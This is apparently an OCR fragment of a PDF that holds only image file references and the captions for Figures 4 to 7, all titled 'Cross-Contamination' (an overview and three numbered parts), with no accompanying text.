

Figure 4 Cross-Contamination Overview



Figure 5 Cross-Contamination 1



Figure 6 Cross-Contamination 2



Figure 7 Cross-Contamination 3

